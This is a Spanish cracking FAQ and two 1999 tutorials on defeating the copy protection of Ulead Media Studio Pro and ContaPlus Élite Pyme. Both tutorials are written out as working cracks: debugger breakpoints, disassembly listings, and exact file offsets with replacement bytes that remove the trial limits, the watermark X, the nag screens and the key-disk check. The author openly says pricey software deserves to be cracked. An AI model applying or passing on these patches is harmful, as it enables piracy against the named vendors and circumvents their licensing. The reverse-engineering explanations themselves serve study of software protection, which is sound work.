Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Qué es el Procdump?
¿Cómo puedo saber si un programa está comprimido?
¿Qué es la función Hmemcpy?
¿Por qué a veces no puedo ver las "string references" cuando utilizo el W32Dasm?
¿Qué significa "Crippleware"?
¿Cómo puedo saber si un programa accede al registro del Windows?
¿Cómo puedo saber si un programa accede a algún archivo?
¿Cómo se puede "cazar" un serial en un programa escrito en Visual Basic?
¿Qué es eso del "Color Crack" o "crack en colores"?
¿Qué es una Nag Screen? ¿Cómo se puede eliminar?

¿Qué es el Procdump?

ProcDump es una herramienta que te permite (entre otras cosas) copiar el contenido de un proceso al disco duro. También te permite editar la cabecera de los programas de tipo PE (Portable Executable).

¿Cómo puedo saber si un programa está comprimido?

La mejor forma de averiguar si un programa está comprimido es utilizar alguna herramienta como el Gettyp.
Es conveniente tenerlo siempre a mano, al igual que el Procdump (para descomprimir el programa en cuestión).
Utilizando el Gettyp sabremos el tipo de compresor utilizado (Aspack, petite, upx....etc).

¿Qué es la función Hmemcpy?

HMEMCPY es una API de Windows, que utiliza la memoria RAM para leer, manipular, comparar y almacenar cadenas (texto que introducimos cuando un programa nos pide el numero de serie por ejemplo). La funcion recoge la informacion que le proporcionamos y la carga en memoria. Despues manipula esas cadenas, las mueve y las compara (por ejemplo compara tu numero de serie con el correcto), y despues decide si la cadena es o no la correcta.
La funcion HMEMCPY devuelve esta informacion al programa en cuestion, y si has puesto el serial correcto te lo aceptara o de lo contrario te mostrara una bonita ventana de error.
HMEMCPY se puede utilizar para "cazar" numeros de serie validos en programas shareware. Utilizando un debugger (depurador) como el SoftIce, podemos poner un breakpoint en HMEMCPY para que el programa se pare y nos avise cuando llama a la funcion. Muchos programas shareware utilizan esta función para comparar numeros de serie, sobre todo cuando han sido escritos en Delphi o en Visual Basic.

¿Por qué a veces no puedo ver las "string references" cuando utilizo el W32Dasm?

Pues depende. En ocasiones se debe a que el programa tiene algún tipo de protección anti-desensamblado.
Un ejemplo: En el caso del programa Winboost 2000 (Protección analizada por Mr.WhiTe, véase http://ecd.tsx.org)
Sucede que al editar el *.exe (previamente descomprimido con el ProcDump) y seleccionar "Edit section". Abajo, donde pone "Section Characteristics" si modificamos el valor C0000040 por E0000020 y guardamos los cambios, la protección habrá desaparecido mágicamente.

¿Qué significa "Crippleware"?

Cuando un programa incorpora alguna de sus opciones deshabilitada (como por ejemplo guardar un archivo) existen dos posibilidades:

- El código que hace funcionar esa función está presente en el programa pero no esta activada.
- El código no esta presente en el programa. Entonces se dice que el programa es "Crippleware".

Es posiblemente la mejor opción a la hora de proteger un programa.
Es muchisimo más dificil que un Cracker consiga habilitar esa función (pero no imposible).

¿Cómo puedo saber si un programa accede al registro del Windows?

Utilizando una herramienta llamada REGMON (Registry Monitor)

¿Cómo puedo saber si un programa accede a algún archivo?

Utilizando una herramienta llamada FILEMON (File Monitor)

¿Cómo se puede "cazar" un serial en un programa escrito en Visual Basic?

El Visual Basic no es precisamente el lenguaje más apropiado para programar una aplicación comercial. En el caso de toparnos con una de estas "joyas", una opción muy aconsejable es echar mano del Smartcheck de la empresa Numega

¿Qué es eso del "Color Crack" o "crack en colores"?

Se trata de una "nueva" técnica de cracking empleada por Estado+Porcino.
Es bastante útil cuando el mensaje de "error" no es una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el SoftIce:
bpx nombreRutina if (*(esp+8)==00BBGGRR)
Recordad que los valores de Blue(azul), Green (Verde), Red (rojo) están en hexadecimal.
Para más información véase el tutorial sobre el Multimedia Builder en http://ecd.tsx.org.

¿Qué es una Nag Screen? ¿Cómo se puede eliminar?

Una Nag Screen es una ventana que nos molesta durante la ejecución de un programa. Los motivos pueden ser muchos (Aparece al arrancar el programa recordandonos que no estamos registrados, nos informa de algo y nos obliga a esperar a que desaparezca, nos obliga a pulsar un botón para mandarla a paseo.....etc)
No existe ningún método estandar para crackear las Nags. Depende del programa y de la función utilizada para pintar la ventana. No es lo mismo el típico MessageBox con el botón de aceptar que otro con varios botones. Tambien hay que tener en cuenta si el programa realiza alguna modificación en la pila. Un par de ejemplos sencillos para entender "el concepto":

Programa: Lotus SmartSuite Millenium Edition (Protección analizada por Mr.WhiTe) véase http://ecd.tsx.org.
En este caso la ventana se presenta en pantalla haciendo uso de la función dialogboxparama.
Nos aparecen varios botones. El que nos interesa pulsar es el botón de "Ok". ¿Soluciones?
La mejor opción dadas las circunstancias será provocar que el programa pulse por si mismo el botón.
¿Como conseguimos esto?
Si pulsamos el boton "OK" nos devolvera el valor 10, así que en el momento de pasarle los parámetros a la función dialogboxparama, forzamos el programa a introducir el valor 10 en EAX. Para más información consulta la Win32 Programmer's Reference

Programa: Ulead PhotoImpact v4.12 (Protección analizada por Mr.WhiTe) véase http://ecd.tsx.org.
En este caso podemos saltarnos la molesta ventana simplemente evitando que el programa llame a la función DialogBoxParamA. Para ello sustituimos la llamada por unos cuantos bytes inofensivos:

```
:4EB066CD FF15F4A3B14E  Call dword ptr [4EB1A3F4] <--- Llamada a DialogBoxParamA

:4EB066CD 909090909090  NOP NOP NOP NOP NOP NOP <--- Código inofensivo
```

Ojo: Esta opción no siempre es posible. En este caso sabemos que no sucedera ningún imprevisto porque el programa no realiza ninguna modificación en los valores almacenados en la Pila.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ulead Media Studio Pro v5.01**	W95 / W98 / NT
Descripción	Se trata de una interesante suite de creación multimedia: audio, dibujo, video...	
Tipo	Trial de 30 dias	
Url	http://www.ulead.com	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional**, 5) Especialista	
Herramientas	SoftIce v3.25, Referencia API32	
Objetivo	**Conseguir que no caduque el programa y Eliminar una horrible X**	
Cracker	**Estado+Porcino**	
Fecha	Septiembre de 1999	

INTRODUCCION Y AGRADECIMIENTOS DE Mr.WhiTe [WkT!]

Hace ya algún tiempo cayó en mis manos este interesantisimo programa de Ulead, al cual obviamente no me pude resistir. Resultó un adversario bastante digno, quizá demasiado para mi estilo de cracking. Poco tiempo libre y alguna que otra neurona ausente por vacaciones. Así que tras docenas (no exagero, lo juro) de e-mails pidiendo como llorones que publicase un fix de mi crack evitando las dichosas X, me vi obligado a endosarle el muerto a otro. ¿Para qué estan los amigos? :o)

Por lo tanto agradecimiento DOBLE para:
Estado+Porcino y tambien para Mr.PinK [WkT!] que ha colaborado en este artículo.
Que lo disfruteis.

CAPITULO VII. Desclavando cruces con Jose de Arimatea.

DISCULPAS Y FELICITACIONES

Saludos Familia.
Cuanto tiempo, otra vez.

EL escaso tiempo y la falta de protecciones realmente interesantes que caen en mis manazas ralentizan los nuevos capítulos.

Primero mis felicitaciones al nuevo y excelente panorama crack español. Grupos como [WkT!], webs tan interesantes como las de ECD (Estudio Colectivo de Proteccciones) y foros de comunicación (http://disc.server.com/discussion.cgi?id=23018) ponen en contacto a los excelentes crackers que existen en España.
Felicitaciones a la Gorda por aguantarme tanto tiempo sin tararse :-)

UN PRIMER VISTAZO

Echemos un vistazo a nuestro "niño"

La proteccion tiene 2 niveles claramente identificados:

1.- Proteccion Cinderella de 30 días.
2.- Unas X rojas censoras en el editor de dibujo y en el editor de video.

Ademas existen 2 nags de entrada que nos recuerdan lo mísero de la existencia no registrada.

X CENSORAS EN EL EDITOR DE DIBUJO

Bien, saltemos las nags por ahora y abramos el editor de dibujo vpaint.

Pinchemos en File/New/OK y tendremos un bonito lienzo pa dibujar. Un par de brochazos cutres y pulsemos intro para ver la animación. Sale una horrenda y roja X censora que tapa nuestros estúpidos brochazos. Empezemos a pensar un poco.Como se podra dibujar una X en pantalla. Pos, inicialmente no se me ocurre nada. Bueno sí color crack, pero si lo utilizamos aparecemos en un nido de llamadas del API de Video, asi que lo dejamos. Veamos que herramientas utiliza aplicando la lista muerta. Lo primero que encontramos en la lista de funciones importadas es:

Import Module 001: MSVFW32.dll

Addr:00086998 hint(0002) Name: DrawDibClose
Addr:000869A8 hint(0003) Name: DrawDibDraw
Addr:000869B6 hint(0007) Name: DrawDibOpen
Esto se parece mucho a MocoSoft Video For Window 32 bits. Recordemos que estamos montando una animación, así que es lógico que usemos esta librería. Conozcamos algo acerca del formato DIB gentileza de la ayuda de M$ VC++

DrawDib Functions An application uses DrawDib functions to create and manage a DrawDib DC, display and update images on-screen, manipulate palettes, and to close the DrawDib DC when it’s no longer needed. The DrawDib functions also include a timing function and a test function to determine display characteristics.

Veamos un poco mas acerca de la funcion drawdib que es la que tiene mas pinta de ayudarnos:

The DrawDibDraw function draws a DIB to the screen.

```
BOOL DrawDibDraw( HDRAWDIB hdd, HDC hdc, int xDst, int yDst, int dxDst, int dyDst, LPBITMAPINFOHEADER lpbi,
                  LPVOID lpBits, int xSrc, int ySrc, int dxSrc, int dySrc, UINT wFlags );
```

Asi pues con esto pinta en pantalla, pero ¿qué tenemos que buscar?

Lancemos nuestro querido Sice cargando previamente el Load Expoorts la libreria MSVFW32.dll Abramos el vpaint y antes de darle al

intro pongamos un "bpx drawdibdraw". Y boom, aparecemos en MSVFW32!drawdibdraw con f12 regresamos al vpaint. A esta hora ya ha aparecido la jodida X censora pintada por drawdibdraw, como suponiamos. Aparecemos en:

```
* Reference To: MSVFW32.DrawDibDraw, Ord:0003h
                                    |
:0046512E E879760000                Call 0046C7AC   // Aqui se pinta la X censora */
:00465133 56                        push esi

* Reference To: MSVFW32.DrawDibClose, Ord:0002h
                                    |
:00465134 E86D760000                Call 0046C7A6   // Cerramos el dib
:00465139 C745FCFFFFFFFF            mov [ebp-04], FFFFFFFF
:00465140 E874000000                call 004651B9
:00465145 B801000000                mov eax, 00000001
:0046514A EB77                      jmp 004651C3
```

Bien, ya sabemos donde se pinta la X, ahora existen 2 opciones:

- Que la X se introduzca de forma incondicional ya que estamos en una version Trial del programa.
- Que se introduzca de forma condicional

La opción B es la más sencilla de rastrear, así que adelante con ella:

Si rastreamos quien llama a estas sentencias observamos :

```
:00465A84 E857F7FFFF                call 004651E0  // Si eax==0 no pintamos la X censora.
:00465A89 85C0                      test eax, eax
:00465A8B 741A                      je 00465AA7   //Salto Condicional
:00465A8D 8B442410                  mov eax, dword ptr [esp+10]
:00465A91 8B4E04                    mov ecx, dword ptr [esi+04]
:00465A94 50                        push eax
:00465A95 E8C6F5FFFF                call 00465060    //Pinta la X
```

Rastreando :004651E0 vemos:

```
:004651E0 56                        push esi
:004651E1 57                        push edi
:004651E2 8BF9                      mov edi, ecx
:004651E4 85FF                      test edi, edi
:004651E6 7427                      je 0046520F
:004651E8 837F2000                  cmp dword ptr [edi+20], 00000000  //Flag de control de X
:004651EC 7421                      je 0046520F   //Saltamos si no hay que pintar la X
:004651EE 8B742410                  mov esi, dword ptr [esp+10]
:004651F2 56                        push esi
:004651F3 E848FDFFFF                call 00464F40
:004651F8 8B476C                    mov eax, dword ptr [edi+6C]
:004651FB 8B4C240C                  mov ecx, dword ptr [esp+0C]
:004651FF 50                        push eax
:00465200 56                        push esi
:00465201 51                        push ecx
:00465202 8B4F78                    mov ecx, dword ptr [edi+78]
:00465205 E8E6020000                call 004654F0
:0046520A 5F                        pop edi
:0046520B 5E                        pop esi
:0046520C C20800                    ret 0008
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004651E6(C), :004651EC(C)
|
:0046520F 33C0                    xor eax, eax  //Flag activado para evitar las X
:00465211 5F                      pop edi
:00465212 5E                      pop esi
:00465213 C20800                  ret 0008
```

```
Si cambiamos :004651E6 7427                    je 0046520F
por          :004651E6 EB27                    jmp 0046520F
```

No aparece la X pero tampoco nuestros garabatos, asi que
sigamos subiendo para ver que encontramos:

```
:004392A3 E888F10100              call 00458430  //Asigna el flag.
:004392A8 85C0                    test eax, eax
:004392AA 740C                    je 004392B8     //Saltamos el 32clpbd.dib_MarkVideo?????
:004392AC 8B07                    mov eax, dword ptr [edi]
:004392AE 50                      push eax

* Reference To: u32clpbd.dib_MarkVideo, Ord:0001h
                                  |
:004392AF FF15DC684800            Call dword ptr [004868DC]   //?????
:004392B5 83C404                  add esp, 00000004

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004392AA(C)
|
:004392B8 8B75EC                  mov esi, dword ptr [ebp-14]
:004392BB 8B07                    mov eax, dword ptr [edi]
:004392BD 83C608                  add esi, 00000008
:004392C0 50                      push eax
:004392C1 8B5508                  mov edx, dword ptr [ebp+08]
:004392C4 8B0E                    mov ecx, dword ptr [esi]
:004392C6 51                      push ecx
:004392C7 52                      push edx
:004392C8 B908344800              mov ecx, 00483408
:004392CD E89EC70200              call 00465A70  //Lamada para pintar la DIB
```

Esto se parece mucho a lo que buscabamos, un salto condicional
sobre una función que trabaja con DIB y con video.

Miremos por 00458430

```
:00458430 8B81CC010000            mov eax, dword ptr [ecx+000001CC]  //Flag de control de X
:00458436 85C0                    test eax, eax
:00458438 7403                    jmp  0045843d
:0045843A 33C0                    xor eax, eax    //Buen chico sin cruces en las espaldas
:0045843C C3                      ret


:0045843D 8B8064010000            mov eax, dword ptr [eax+00000164]
:00458443 2D15050000              sub eax, 00000515
:00458448 83F801                  cmp eax, 00000001
:0045844B 1BC0                    sbb eax, eax      //Asigna flag para pintar la X
:0045844D F7D8                    neg eax
:0045844F C3                      ret
```

Si cambiamos

```
            :00458438 7403                    jmp  0045843d
Por         :00458438 33C0                    xor eax.eax (Offset 0x57838 en Vpaint.exe)
```

```
Solucionado el tema, probémoslo y funciona a las mil maravillas.
```

X CENSORAS EN EL EDITOR DE VIDEO

Conociendo el precio del pescao, miremos si existe u32clpbd.dib_MarkVideo dentro de las funciones importadas por el veditor.exe. No hay suerte, así que pintan la X de forma diferente, pensemos, por que aquí es donde reside la diversión.

¿Cómo narices pinta la X?

Recordemos la función que se utiliza para pintar en pantalla MSVFW32.DrawDibDraw.
Abramos el editor e insertemos un AVI al final de la secuencia poniendo un bpx drawdibdraw.
La funcion se activa 2 veces antes de dibujar la jodida X en :00488C0E. Si subimos y buscamos saltos condicionales, no encontramos nada aprovechable, así que un poco de ZEN.

La función DrawDibDraw usa un bitmap que es el que pinta en pantalla. este bitmap lo encontrmos como 7º parámetro de la función: LPVOID lpBits,

TRAMPA PARA OSOS

Insertemos un trozo de video al final de la secuencia para dejar varios segundos en blanco sólo para la X censora.

```
En :00488C00 55  push ebp  //Encontramos el puntero a los bytes del bitmap.
```

Si ponemos un bpx 00488C00 y guarreamos el las bytes del bitmap vemos
que guarremos la X que dibujamos, así que estamos en el buen camino.
Como la secuencia de video está al final, sólo hay secuencias en blanco con la X antes del verdadero video.
El aspecto del bitmap es todo FF FF FF FF excepto cuando hay que pintar la X que cambia a 00 00 00
La trampa esta servida pogamos un bpm XXXX W en algunos de los ceros y vemos quien escribe

```
:0048B2DC C6430100   mov [ebx+01], 00
```

Estamos en plena rutina de creación de la X censora.
Esta rutina empieza en :0048B18D y es llamada condicionalmete por

```
:0048B17B 837E1000                cmp dword ptr [esi+10], 00000000  //Test flag.
:0048B17F 740C                    je 0048B18D  //Salta y pìnta la X
```

Si ponemos un bpx en 0048B17B y seguimos indagando, vemos que el flag es realmente [590ff0]

Poniendo un bpm 590ff0 w aparecemos en:

```
:00527130 A1E8235700              mov eax, dword ptr [005723E8]
:00527135 8B8064010000            mov eax, dword ptr [eax+00000164]
:0052713B 3D14050000              cmp eax, 00000514  //Si el flag maestro es 514 entra de forma normal
:00527140 752B                    jne 0052716D
:00527142 8B44240C                mov eax, dword ptr [esp+0C]
:00527146 8B4C2408                mov ecx, dword ptr [esp+08]
:0052714A 8B542404                mov edx, dword ptr [esp+04]

* Possible Reference to String Resource ID=00001: "VE"
                                  |
:0052714E C70001000000            mov dword ptr [eax], 00000001
:00527154 8B442410                mov eax, dword ptr [esp+10]

* Possible Reference to String Resource ID=00001: "VE"
                                  |
:00527158 C70101000000            mov dword ptr [ecx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
```

```
                                    |
:0052715E C70201000000              mov dword ptr [edx], 00000001
:00527164 C70000000000              mov dword ptr [eax], 00000000
:0052716A C21000                    ret 0010


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00527140(C)
|
:0052716D 3D15050000                cmp eax, 00000515  //Flag maestro para entrar en forma trial.
:00527172 752B                      jne 0052719F
:00527174 8B44240C                  mov eax, dword ptr [esp+0C]
:00527178 8B4C2408                  mov ecx, dword ptr [esp+08]
:0052717C 8B542404                  mov edx, dword ptr [esp+04]

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527180 C70001000000              mov dword ptr [eax], 00000001
:00527186 8B442410                  mov eax, dword ptr [esp+10]

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:0052718A C70101000000              mov dword ptr [ecx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527190 C70201000000              mov dword ptr [edx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527196 C70001000000              mov dword ptr [eax], 00000001  //Actualiza el flag [590ff0]
:0052719C C21000                    ret 0010
```

Asi pues, existe un flag maestro, si es 0x514 entramos de forma normal y registrada, y 0x515 de forma trial. El cambio es claro

:00527140 752B jne 0052716D por :00527140 EB00 jmp 00527142
(0x126540 offset en veditor.exe)

Listo, una cruz menos en nuestra conciencia.

NAGS Y OTRAS ESTUPIDECES

El trabajo duro está hecho, no queda mas que eliminar un par de nags.
La pista esta en nombres luminosos como u32cfg:ulcCheckLegality
Basta cambiar en el ofsset 0x404 del fichero u32cfg: 6A 00 por EB 13

Bueno, eso es todo, pero recuerda.
Busca la fuente, busca a +ORC en la Red
Hasta la próxima.
estadoporcino@hotmail.com

COMO CRACKEAR POR ESTADO+PORCINO

CAPÍTULO VI. DESVIRGANDO EXPEDIENTES X

-Como Crackear Contaplus Élite Pyme-

Junio 1999

Indice

INTRODUCCIÓN

AL ATAQUEEEEEEE

PROTECCIONES ESPAÑOLAS

PRIMERA APROXIMACION Y PRIMER ENFADO

OBJETIVOS

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

LA SOLUCIÓN A LA PELUA CUESTIÓN

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

CAER EN LA CUENTA

OPCION 3 CAÑERA

VUELTA A LA PROTECCIÓN

ESTÚPIDO VELO

¿ÉXITO?

SOLUCIONES VIABLES

HORROR Y ESPANTO

EL MISTERIO INSONDABLE

EL EXPEDIENTE X DESVIRGADO

JUGUETEANDO

PD PARA EL PROGRAMADOR

INTRODUCCIÓN

Victima: CONTAPLUS ÉLITE PYME
Site: www.gruposp.com
HERRAMIENTAS:

Desensamblador. Por ejemplo w32dasm
Editor hexadecimal. Por ejemplo uedit
Paciencia y Confianza.

Saludos familia. Aprovecho los ratos para escribir algunas cosillas.
En esta ocasión acometemos uns joyita con Discos llave,Números de serie,encriptación, descompresión en tiempo de ejecución y misterios insondables.
Un dulce para pasar el rato.

Llegó a mis manos una petición de crack. Normalmente la desestimo, a menos que la pida un amigo, me interese o favorezca mi entorno de trabajo.
Es mejor enseñar a crakear que enseñar a llorar para suplicar.
En fin, toda esa filosofía expuesta por +ORC y reescrita por E+P. Son las 8:00 de la mañana y me he pasado toda la noche crakeando.
Si señor, hay pocos placeres comparables.
Los crackers me entenderán perfectamente de lo que les hablo:-).
El peluo maulla desesperao y la gorda duerme a mi lado.
A veces la vida te sonríe y no sabes porqué.Aprovéchala antes de que cambie.

En este entorno , nada se puede resistir...

AL ATAQUEEEEEEE

Miremos nuestro producto. Se trata de un clásico de la facturación española. Contaplus Pyme Élite Otoño 98 del 1-11-98
Un paquete en formato CD que se compone de:

ContaPlus
FacturaPlus
NominaPlus
PersonalPlus
Utilidades (Antivirus Norton, Antivirus Mcafee, Sidekick y PC Anywhere)

La web la tenemos en www.gruposp.com.
Despendolemos un ratico por su web a ver a cuanto tienen el timo.

Uhmm 2 millones de ventas y nuestro producto 165.000 pelas, !!!
Precio especial !!!!
Joer, pos si que, pa una urgencia, vamos.
Se merecen que lo crackeen, si señor.

PROTECCIONES ESPAÑOLAS

A primera vista, el programa es español y por tanto la protección también. Conociendo los antecedentes de protecciones españolas, estimo que estará roto en 5 minutos. Sólo recuerdo una protección española cojonuda. Era de un catalán y se la había puesto a su programa de rompecabezas. Si sería buena que fue uno de los "coladores"para la +HCU con +ORC y +Fravia(a ver si se recupera pronto, leñe)

PRIMERA APROXIMACION Y PRIMER ENFADO

Empezamos mal, intentamos instalar el contaplus y nos pide un disquete llave. Joder, ¿no habían pasado al olvido esas protecciones basadas en discos llave?. ¿Es que no aprenden?.
Los discos llave fueron desechados porque
no eran fiables, se podían cascar en el trayecto de la fábrica al usuario y luego vete a reclamar al maestro armero una vez que has pagado el producto, eso sin contar
el tiempo de espera del nuevo disquete, y que el que te manden no esté roto.
Para colmo, estos discos se formatean a medida por lo que no se pueden
copiar (en general) ni siquiera para sacar una triste copia de seguridad.
Como veis, una mierda, y los del CONTAPUS dale que dale.

OBJETIVOS

Estan claros, cepillarse al CONTAPLUS y obviar el disco llave.
Pero conseguiremos bastantes cositas más.

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

Si intentamos instalar sin disco llave nos aparece una estúpida ventana:
"Inserte disco llave, Por favor retire el disco actual y bla,bla,bla"
La ventanita tiene pinta de dialogbox, así que nos vamos al SoftIce y ponemos
unas bonitas trampas para osos.

bpx dialogbox
bpx dialogboxparama

Lanzamos al niño y el que pica es el bpx dialogboxparama.
Con f12 aparece la ventana de error, pulsamos NO y caemos en kernel!alloc.
Ostias que feo. F12 antes pa asomar el pescuezo en
:10012739 dentro del proceso ~GLC000x. (la x es variable).

Ostias, que mierda es esta, ¿dónde está es fichero ese tan raro?.
En el directorio del conta no, seguro.
¿Pero entonces dónde?. Si buscamos el ficherito no está en el disco duro.
Entonces, ¡por la madre de MITRA!, ¿que coño pasa?.
Pensad una posible solución antes de pasar al siguiente párrafo, que os van a salir almorranas cerebrales.

LA SOLUCIÓN A LA PELUA CUESTIÓN

Pos si, seguro que ya lo habeis acertado :-)
El puto fichero se crea en tiempo de ejecución y se borra antes salir.
Por eso no aparece en el directorio de instalación ni en el disco duro al finalizar.
Pero entonces, segunda e importante cuestión:
¿como mangonearemos si se genera en tiempo de ejecución?
Es vital poder toquetear para saltarse la protección.
Así pues, relegamos el estudio del
para centrarnos en como se puede modificar un fichero que se crea en tiempo de ejecución.

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

Las variantes que se me ocuren de menos a más elegantes son:

1 Entender como se crea el fichero y retocarlo antes de que se cree.
2 Parchearlo en memoria una vez creado
- mediante un parche en tiempo de ejecución.
- Aplicando ingeniería inversa para localizar y redirigir un trozo de código
inútil dentro del ejecutable y que parchee el fichero.
3 Dejar que se cree en memoria pero redirigirlo a un fichero en disco ya retocado.

Recuerdo cierta protección del mismo tipo en el Hotmetal 4.0. antes que los encerraran en la inutilidad del vbox.

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

Pues eso, intento ser un tio elegante y opto por la primera opción y descubro lo siguiente:

*** Dentro del fichero instalar.exe del contaplus reside el famoso ~GLC000x.**
En tiempo de ejecución se lee un trozo del fichero instalar.exe, se marea un poco y se construye el nuevo fichero.
El nombre se construye a partir de una cadena constante :~GLC%04x.tmp.
Podeis abrir el fichero instalar.exe y cambiar el nombre por algo más decente.
Tengo destripado y pasado a C el algoritmo que extrae del fichero instalar.exe los bytes, los marea un poco y los escribe en el ~GLC%04x.tmp.
Si quereis más datos del algoritmo mandadme un mail.

*** Me quedaba la duda de si el autor de la protección había encriptado, comprimido o encriptado/comprimido.**
La respuesta es sólo comprimido siguiendo un complicado algoritmo que tengo casi analizado.
Asi pues sólo queda otra semana para crear un compresor (el descompresor ya lo tengo, está en el propio programa).

*** Como la cosa se complicaba, deseche esta vía y me fui a la opción 2.**
Pronto la desistimé porque no sabía cuantos parches tenía que aplicar.

Así pués, me fui a la vía 3. Ya sé, ya sé, es la más cutre, pero rula :-)

CAER EN LA CUENTA

Concurrida audiencia, por si no os habeis dado cuenta, la protección es muy buena.
RESPETAD AL PROGRAMADOR que se ha entretenido en comprimir sus datos
y descomprimirlos en tiempo de ejecución.
Buen trabajo BBYYMMAARRCCOOSS.
Quizás no esté todo perdido dentro del panorama de programadores españoles.
Aupa muchachos!!!

OPCION 3 CAÑERA

Lo primero es pillar una copia chachi del ~GLC%04x.tmp pa poder modificarla tranquilamente y después regirigir el programa para que cargue nuestra dll y no la que ha creado.
Para ello, lanzamos el instalar y aparece la venta de error con "si" y "no" .
Nos vamos al explorador de Windows con la teclilla nueva con el logo del windoze (ostias, pero si sirve pa algo y to), o bien lo abrimos antes que el instalar y conmutamos con ALT+TAB.
Estamos seguros que el fichero debe de existir porque aún no ha acabado el programa (nos da la opción de continuar si pusamos "si").
Buscamos en el explorador los ficheros que empiezen por ~GLC y bingo, lo tenemos en c:\windows. Con mucho cuidado lo copiamos y lo pegamos en un sitio seguro.
Nuestra cena ya está en la red :-=).
Para los descuidados como yo, habilitarle la opción de sólo lectura con el botón derecho del ratón y propiedades. Sino lo perderemos cuando lo utilizemos.
Recordad quitarle lo de sólo lectura para parchearlo.

Do quiera que un fichero se cargue en memoria y se ejecute en tiempo de ejecución este debe ser una dll.
Ya sé, ya sé, no tiene extendión dll ni ná, pero no es necesario.
Para que un fichero sea considerado dll basta con tener nombre y extensión, y la constante ~GLC%04x.tmp lo cumple.
Por tanto, instalar debe cargarlo como librería. Si lo desensamblamos, vemos que usa la función del api KERNEL32.LoadLibraryA y además sólo una vez.

```
:004024F7 740A                    je 00402503
:004024F9 E87E060000              call 00402B7C
:004024FE E9BD000000              jmp 004025C0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004024F7(C)
|
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8]
:00402509 50                      push eax; Nombre churro de la librería ~GLC%04x.tmp

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Ahora hay que aplicar un poco de ingeniería inversa para transformar y que cargue siempre nuestra librería retocada. Os ahorro el proceso mental y obtenemos después de verificar que nunca se pasa por :004024F9 (con un bpx por ejemplo)

```
:004024F7 8D85E8FEFFFF lea eax, dword ptr [ebp+FFFFFEE8];Dirección del nombre de la dll a cargar
:004024FD C700432E6100 mov dword ptr [eax], 00612E43    ;Constante .a0 y aprovechamos la c inicial
                                                         de [eax] nos queda c.a
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8];Guardamos las modificaciones.
:00402509 50                      push eax

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Con esto siempre se carga la librería "c.a". Así pues renombramos la ~GLC%04x.tmp que habiamos pescado antes como "c.a" . Ya sé, el nombre es un poco cutre, pero si no os gusta retocarlo vosotros. No se os olvide indicar que es de sólo lectura si no lo queréis perder.

Si repetimos lo del bpx dialogboxparama aparecemos en el proceso C!text (nuestro fichero c.a). Vamos por el buen camino. To este rollo pa redirigir un puto fichero, la protección debe ser la ostia. Estoy ansioso :-)

Resumiendo, buscamos en el instalar.exe 74 0A E8 7E 06 00 00 y lo encontramos en 0x18F7 y cambiamos por 8D 85 E8 FE FF FF C7 00 43 2E 61 00

VUELTA A LA PROTECCIÓN

Ya podemos mangonear tranquilos nuestro C.a.
Ahora hay que localizar donde se llama al disco llave y neutralizarlo.
Los accesos al disco se pueden hacer de forma cutre y a alto nivel con "deviceiocontrol"
o bien usando las interrupciones a pelo. Como podeis sospechar, se han usado los deviceiocontrol.
Si en el softIce ponemos un bpx deviceiocontrol aparecemos en una dll mu fea GLfxxxx.tmp.
Esto suena al mismo truquillo de descompresión en tipo de ejecución.
Si pusamos unas 20 veces f12 reaparecemos en nuestra querida c.a

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C] ;Llamada a la feisima glfxxxx.tmp
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Os ahorro el trabajo y os comento como funciona el esquema de protección a este nivel.
Se crean 2 dll en tiempo de ejecución en el mismo estilo que ya hemos comentado.
Estas dll se encargan de todo el acceso al disco llave.
Los parámetros a las dll se pasan (agarraos) en cadenas ascii.
Basta con poner un bpx 1001524B y echar un vistazo a esi y edi.
Obtendremos parámetros del tipo
3HayDisco
3Esdisco
3Instalaciones

ESTÚPIDO VELO

Corramos un estúpido velo en esta parte de la protección, porque es la más patética.
Baste decir dos cosas, para anular completamente al disco hay que parchear :1001524B.
En :1001524B se comprueba que existe disco, que el disco tiene el formato adecuado,
se leen el número de licencias .
Si existe algún error devuelven en eax=0, sino devuelven eax=1
Así pues cambiamos

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C]
:1001524E E93C010000              jmp 1001538F
:10015253 FF75B4                  push [ebp-4C]
:10015256 FF550C                  call [ebp+0C] ;2º Llamada
```

Por

```
:1001524B 33 C0                   xor eax,eax
:1001524D 40                      inc eax
:1001524E E93C010000              jmp 1001538F
:10015253 33 C0                   xor eax,eax
:10015255 33 C0                   xor eax,eax
:10015257 40                      inc eax
:10015257 90                      nop
```

Buscamos FF 24 85 8E 54 01 10 en c.a y lo encontramos
en 0x1464B donde ponemos 33 C0 40 E9 3C 01 00 00 33 C0 33 C0 40 90
